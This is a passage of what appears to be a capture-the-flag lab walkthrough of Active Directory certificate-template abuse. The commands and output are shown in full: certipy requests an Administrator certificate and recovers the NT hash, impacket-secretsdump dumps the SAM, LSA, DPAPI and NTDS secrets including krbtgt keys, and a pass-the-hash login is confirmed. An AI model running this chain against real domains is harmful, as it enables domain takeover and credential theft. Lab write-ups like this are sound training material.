    distinguishedName                   : CN=Administrator,CN=Users,DC=hacksmarter,DC=local
    name                                : Administrator
    objectSid                           : S-1-5-21-3154413470-3340737026-2748725799-500
    sAMAccountName                      : Administrator
    userAccountControl                  : 512
    whenCreated                         : 2025-09-21T02:51:00+00:00
    whenChanged                         : 2025-09-21T14:42:33+00:00

┌──(kali㉿kali)-[~/hacksmarter/arasaka/cert-abuse]
```

```
S-1-5-21-3154413470-3340737026-2748725799-500
```

Requesting the certificate

```
certipy-ad req \
    -u soulkiller.svc@hacksmarter.local -p 'MYpassword123#' \
    -dc-ip '10.1.219.138' -target 'DC01.hacksmarter.local' \
    -ca 'hacksmarter-DC01-CA' -template 'AI_Takeover' \
    -upn 'Administrator@hacksmarter.local' -sid 'S-1-5-21-3154413470-
3340737026-2748725799-500'
```




```
┌──(kali㉿kali)-[~/hacksmarter/arasaka/cert-abuse]
└─$ certipy-ad req \
    -u soulkiller.svc@hacksmarter.local -p 'MYpassword123#' \
    -dc-ip '10.1.219.138' -target 'DC01.hacksmarter.local' \
    -ca 'hacksmarter-DC01-CA' -template 'AI_Takeover' \
    -upn 'Administrator@hacksmarter.local' -sid 'S-1-5-21-3154413470-3340737026-2748725799-500'
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 3
[*] Successfully requested certificate
[*] Got certificate with UPN 'Administrator@hacksmarter.local'
[*] Certificate object SID is 'S-1-5-21-3154413470-3340737026-2748725799-500'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'

┌──(kali㉿kali)-[~/hacksmarter/arasaka/cert-abuse]
└─$ 
```

Authenticate with the certificate

Now we can authenticate with this private key to get the NTLM hash of the administrator

```
certipy-ad auth -pfx 'administrator.pfx' -dc-ip '10.1.219.138'
```




```
┌──(kali㉿kali)-[~/hacksmarter/arasaka/cert-abuse]
└─$ certipy-ad auth -pfx 'administrator.pfx' -dc-ip '10.1.219.138'
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'Administrator@hacksmarter.local'
[*]     SAN URL SID: 'S-1-5-21-3154413470-3340737026-2748725799-500'
[*]     Security Extension SID: 'S-1-5-21-3154413470-3340737026-2748725799-500'
[*] Using principal: 'administrator@hacksmarter.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@hacksmarter.local': aad3b435b51404eeaad3b435b51404ee:4366ec0f86e29be2a4a5e87a1ba922ec
```

```
4366ec0f86e29be2a4a5e87a1ba922ec
```

Dumping the credentials

```
impacket-secretsdump hacksmarter.local/administrator@10.1.219.138 -hashes
:4366ec0f86e29be2a4a5e87a1ba922ec
```



```
┌──(kali㉿kali)-[~/hacksmarter/arasaka/cert-abuse]
└─$ impacket-secretsdump hacksmarter.local/administrator@10.1.219.138 -hashes :4366ec0f86e29be2a4a5e87a1ba922ec
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0×49055600f59ec4fbf35fca1b8b25baea
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3ba0afee46557e8dffd7fc87795263e9:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
HACKSMARTER\DC01$:aes256-cts-hmac-sha1-96:38c4d0f9b3ea8f5640a52051986304ea1b7b71234ff75181845c9bf1f8dfc56a
HACKSMARTER\DC01$:aes128-cts-hmac-sha1-96:3410c45ef0574466887591bf4d62c346
HACKSMARTER\DC01$:des-cbc-md5:fd4cfe022ae9f2e9
HACKSMARTER\DC01$:plain_password_hex:c741f8a52cb56079bf26ff3d3c1da054802074b21eb192fc662e926b5fbcf3f85ef295f75827ae19627995f1f31a9cb1efa4505805c29be51f905c23a0bb617c0983db693bb6ba97312b04195d5e33518957ba55c81f95
f765c9786283c1095536289851f58a8b3f3e511b1c4ca9d497c8dc37e692adb31ee1004bd04f6f908bb342e18558cc59991e7bd8c2bd8d7b7c0b523400c950846f02f84305cd9890aba50d80d4f6bcc207e4e150e66ce30cc0392c84cc42259fadf9ac1578908549836
897de9ad253974fb0c55a82dd29aeaceab7af65b1bf8fd09052c29dd6d93b7a3e336b79390ccdf14330e8d9918fc4c4
HACKSMARTER\DC01$:aad3b435b51404eeaad3b435b51404ee:c85e58784e40d2a66ef42906254597a8:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0×0e40a71ca5dbfc9b899a6a8574ec219ea5ff5084
dpapi_userkey:0×9d42c7145c4b147467dc466d6b34e9136dd31fc0
[*] NL$KM
 0000   B6 96 C7 7E 17 8A 0C DD  8C 39 C2 0A A2 91 24 44   ...~.....9....$D
 0010   A2 E4 4D C2 09 59 46 C0  7F 95 EA 11 CB 7F CB 72   ..M..YF........r
 0020   EC 2E 5A 06 01 1B 26 FE  6D A7 88 0F A5 E7 1F A5   ..Z...&.m.......
 0030   96 CD E5 3F A0 06 5E C1  A5 01 A1 CE 8C 24 76 95   ...?..^......$v.
NL$KM:b696c77e178a0cdd8c39c20aa2912444a2e44dc2095946c07f95ea11cb7fcb72ec2e5a06011b26fe6da7880fa5e71fa596cde53fa0065ec1a501a1ce8c247695
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:4366ec0f86e29be2a4a5e87a1ba922ec:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:5b5ca92b15454ff09ae4706e59e82509:::
hacksmarter.local\Goro:1111:aad3b435b51404eeaad3b435b51404ee:74aa71bbd61e2ac88ef81aec8b2932d8:::
hacksmarter.local\alt.svc:1113:aad3b435b51404eeaad3b435b51404ee:26e86ef5628e57b3a35c38ef272e7081:::
hacksmarter.local\Yorinobu:1117:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
hacksmarter.local\Hanako:1125:aad3b435b51404eeaad3b435b51404ee:26e14945d3929d414e802323aae07735:::
hacksmarter.local\Faraday:1126:aad3b435b51404eeaad3b435b51404ee:f96db678a7003749059f37636a679da8:::
hacksmarter.local\Smasher:1128:aad3b435b51404eeaad3b435b51404ee:97fdd74acb15fa25e00e2c20b8175d36:::
hacksmarter.local\Soulkiller.svc:1129:aad3b435b51404eeaad3b435b51404ee:f4ab68f27303bcb4024650d8fc5f973a:::
hacksmarter.local\Hellman:1132:aad3b435b51404eeaad3b435b51404ee:c10a625c84b126ac93303c186d7379b9:::
hacksmarter.local\kei.svc:1134:aad3b435b51404eeaad3b435b51404ee:c87f74fac72377f1ca1b32d7d4496fc7:::
hacksmarter.local\Silverhand.svc:1144:aad3b435b51404eeaad3b435b51404ee:847fafaf6185ce056a861446259b4b03:::
hacksmarter.local\Oda:1149:aad3b435b51404eeaad3b435b51404ee:47a78a8e02ff7d04b18d40224d2a3993:::
hacksmarter.local\the_emperor:1601:aad3b435b51404eeaad3b435b51404ee:171fef3e863a72aa0e415442c51fa565:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:c85e58784e40d2a66ef42906254597a8:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:075f4e4bad1fa3e004e8e0e24c106919c23da996d6cfc51517da5319092872a4
Administrator:aes128-cts-hmac-sha1-96:c9c3def95b43da7fb6b899faa4bf87a6
Administrator:des-cbc-md5:8ce6ab6ee6e3f829
krbtgt:aes256-cts-hmac-sha1-96:6f7991daeee6b9d51e174193db47f6981e5af702c9c9389704fc286439bad1e7
krbtgt:aes128-cts-hmac-sha1-96:7520990870d626baa7d04fdc1c9bd3ff
krbtgt:des-cbc-md5:7ffd32ec499ec7ea
hacksmarter.local\Goro:aes256-cts-hmac-sha1-96:7c81f9b28fd019255ca5096b05544d043de0184ca24d34f46379fb0d89580fd8
hacksmarter.local\Goro:aes128-cts-hmac-sha1-96:8e4b334af1ea755f3f496bf010c51219
hacksmarter.local\Goro:des-cbc-md5:2f51d6f1c21f80b0
hacksmarter.local\alt.svc:aes256-cts-hmac-sha1-96:d7784985bc9015616bf19bcdf00a72022cfbb90136503d2d751a22bfcbe94827
hacksmarter.local\alt.svc:aes128-cts-hmac-sha1-96:0d1fc753f04955cb762df116771d982d
hacksmarter.local\alt.svc:des-cbc-md5:02d323b91ad5768c
hacksmarter.local\Yorinobu:aes256-cts-hmac-sha1-96:f6d13f6a5c6b0a0fcfd5e645dc6dfc6ac4d7b3063887370c71b4105325306ac9
hacksmarter.local\Yorinobu:aes128-cts-hmac-sha1-96:fa2ec3f7129778f6558f755be85fbcf7
hacksmarter.local\Yorinobu:des-cbc-md5:2579fdfbfebf3e29
hacksmarter.local\Hanako:aes256-cts-hmac-sha1-96:a08e33479efd38c46289033757c15f8135f5b0f0b18b5cf9abf7e47063484b18
hacksmarter.local\Hanako:aes128-cts-hmac-sha1-96:978a9bc8ab72b6c0dbb712eb93698b68
hacksmarter.local\Hanako:des-cbc-md5:46cb83ad40105e45
hacksmarter.local\Faraday:aes256-cts-hmac-sha1-96:7f28027bdabf92d622a7d03bc0b235def2456fb34c69c7430a0f76aa736854e7
hacksmarter.local\Faraday:aes128-cts-hmac-sha1-96:68e0e8d45b5203997e1e1e2c6903e096
hacksmarter.local\Faraday:des-cbc-md5:07268afde62cd340
hacksmarter.local\Smasher:aes256-cts-hmac-sha1-96:16a4605b74dda1214cbc818045f7bdb055732b062594ce1335ae3f6375a582fa
hacksmarter.local\Smasher:aes128-cts-hmac-sha1-96:84fbb5366b48a96b7b735e702f37515e
```

```
┌──(kali㉿kali)-[~/hacksmarter/arasaka/cert-abuse]
└─$ nxc ldap dc01.hacksmarter.local -u 'the_emperor' -H 171fef3e863a72aa0e415442c51fa565
LDAP        10.1.219.138    389    DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:hacksmarter.local)
LDAP        10.1.219.138    389    DC01             [+] hacksmarter.local\the_emperor:171fef3e863a72aa0e415442c51fa565 (Pwn3d!)

┌──(kali㉿kali)-[~/hacksmarter/arasaka/cert-abuse]
└─$ 
```